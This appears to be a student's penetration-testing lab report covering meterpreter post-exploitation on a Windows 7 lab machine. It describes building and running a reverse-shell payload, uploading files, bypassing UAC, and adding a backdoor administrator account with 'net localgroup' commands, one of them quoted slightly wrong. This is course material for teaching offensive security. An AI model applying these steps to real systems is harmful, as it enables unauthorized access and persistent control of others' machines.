
- The target system's local date and time was displayed with the command localtime.

3. [Post-exploitation] In meterpreter shell, get the SID of the user. **(2 pt)**




- The SID of the user was gotten with the command getsid.

4. [Post-exploitation] In meterpreter shell, get the current process identifier. **(2 pt)**



- The current process identifier was gotten with the command getpid. The PID of all running processes can be gotten with the command ps.

5. [Post-exploitation] In meterpreter shell, get system information about the target. **(2 pt)**



- The system information about the target was gotten with the command sysinfo.

Task C. Exploit Windows 7 with a deliverable payload (60 pt).


In this task, you need to create an executable payload with the required configurations below. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell **(10 pt)**. Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM.

The requirements for your payload are **(10 pt, 5pt each)**:

- Payload Name: Use your MIDAS ID (for example, pjiang.exe)
- Listening port: ***XXXX (follow the lab instruction)***


[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. **(10 pt)**




- The exploit was successful, and the screenshot was taken with the command screenshot.

2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. **(10 pt)**




- With the command pwd I determine the current working directory (C:\Users\Windows 7\Downloads), then I upload my file with the command upload IMadeIT-dakpo001.txt. The file is upload to the current working directory (C:\Users\Windows 7\Downloads).




[Privilege escalation] Background your current session, then gain administrator-level privileges on the remote system (**10 pt**). After you escalate the privilege, complete the following tasks:

3. Create a malicious account with your name and add this account to the administrator group. <u>You need to complete this step on the Attacker Side</u>. **(5 pt)**



- After I bypassed the User Account Control (UAC) I successfully created the account dakpo001 on the target machine with the command user /add dakpo001 password and added it to the administrator group with the command net localgroup administrators dakpo001 /add.

